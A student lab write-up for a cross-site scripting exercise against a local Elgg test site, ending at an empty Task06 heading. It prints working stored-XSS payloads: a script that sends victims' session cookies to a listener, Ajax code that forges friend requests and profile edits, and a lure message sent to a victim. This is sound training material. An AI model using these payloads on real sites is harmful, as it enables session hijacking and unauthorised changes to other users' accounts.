
Lab10_XSS


Task01

1. First, we open the website: http://www.xsslabelgg.com/, login as Samy.
2. Edit Samy's profile by change the 'About me' to a line of JavaScript code: <script>alert('XSS');</script>




```
<script>alert("XSS");</script>
```

3. Click the save button. Then if someone visits Samy's profile, the alert will be shown up.



4. For the convenience of launch the attack. We can create a folder to hold the JavaScript files: /var/www/XSS/Attacker.
5. We add a configuration block into the apache configure file:




```
<VirtualHost *:80>
        ServerName http://www.xsslabattacker.com
        DocumentRoot /var/www/XSS/Attacker
</VirtualHost>
```

And also change the '/etc/hosts' by adding a line:

```
127.0.0.1        www.xsslabattacker.com
```

6. Then we change the 'About me' field in Samy's profile to a Script tag with src parameter which points to the JavaScript file we create with the one-line code: alert('XSS');



Edit profile

Display name: Samy

About me:

```
<script type="text/javascript" src="http://www.xsslabattacker.com/task01.js">
</script>
```

7. The attack launched successfully.



www.xsslabelgg.com/profile/samy

XSS

Your profile was successfully saved.

Task02

1. Add a JavaScript file to the attacker directory, called task02.js.
2. Change the ‘src’ field of the JavaScript code in the Samy’s profile, let it points to the task02.js file.
3. The attack is successfully launched.




```
Elgg=jq2duedpl024d8sn3qc6dqr5m3
```

Task03

1. Create a new terminal and listen to the port 5555.
2. Create a new JavaScript file with content like below:

```
document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >');
```


3. Let the JavaScript tag point to the task03.js.
4. Launch the attack. The attacker successfully gets the cookie.



```
[11/02/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51868)
GET /?c=Elgg%3Djq2duedpl024d8sn3qc6dqr5m3 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Task04

1. By using the tools provided by firefox, we can find the add friends request is like below:




```
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=45&__elgg_ts=1572671212&__elgg_token=XhS2pNRwT75yu7e2lRxNhw&__elgg_ts=1572671212&
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (321 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 364
Content-Type: application/json;charset=utf-8
Date: Sat, 02 Nov 2019 05:07:34 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```

   The URL is '/action/friends/add'.
   The parameters are 'friend', '__elgg_tss' and '__elgg_token'.

2. Construct the JavaScript code in the file called 'task04.js'. The process that how to find the 'guid' of Samy was already told in the last lab.

```
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
```


3. Let the JavaScript tag point to the task04.js.
4. Then we use Samy's account to send a message to Boby to induce him to check Samy's profile.



Inbox

Samy — I got what you want. — just now
The URL you always want is in my profile, check my profile and you will get it.

5. After opening the Samy's profile, Boby will found he just added Samy as a friend.



Question 01

Explain the purpose of Lines ① and ②, why are they are needed?


Code in line ① and line ② are used to add two parameters into the GET request URL. These two parameters are for the Elgg server to test whether the request is a Cross-site request.

Question 02

If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Yes, if the Elgg only provides the rich Editor for the "About me" field, we still can launch the attack.


We can use JavaScript to create a form and send to the Elgg server. In this way, we need to attach the '__elgg_ts' and '__elgg_token' on our own. These two parameters can be found in the page source code of the 'profile edit' page. Or, we can just use some HTTP Client tools to send the request, that will be easier.
Just remember to change the specific field to the JavaScript code:



```
description: <script+type="text/javascript"+src="http://www.xsslabattacker.com/task04.js"> </script>
```

Task05

1. The 'edit profile' request is like below:




```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Sat, 02 Nov 2019 05:59:01 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100

Form data
__elgg_token: xrfu_IkiW-7w5OBUWa-aug
__elgg_ts: 1572674421
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description: <script+type="text/javascript"+src="http://www.xsslabattacker.com/task05.js"> </script>
guid: 47
interests:
location:
mobile:
name: Samy
```


We need to construct those 6 parameters in the JavaScript code.

2. Create a new file called ‘task05.js’. The JavaScript code is like below:



```
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var description="&description=Samy is my hero!";
var accesslevel = "&accesslevel[description]=2";
//Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content="name="+userName+guid+ts+token+description+accesslevel; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)  {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
```

3. Now we can switch to another user account to test if the attack is working.



Boby
About me
Samy is my hero!

No friends yet.

It works.

Question 03


Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

The reason we add line ① is to prevent for attacking ourselves. Because if we finish editing and click the ‘save’ button, the page will be redirected to the profile page. If we do not have line ①, the JavaScript code which was in the description field will be changed to ‘Samy is my Hero!’. In this way, if others open Samy’s profile, they will no longer be attacked.

If we remove this line.

```
//if(elgg.session.user.guid!=samyGuid)  {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
//}
```


And use Samy to visit his own profile. The ‘About me’ field will be changed to ‘Samy is my hero!’, and the JavaScript code will be overwritten.



Samy
About me
Samy is my hero!

No friends yet.

If we then use Alice to access Samy’s profile, Alice will no be attacked.




Alice

No friends yet.

Task06

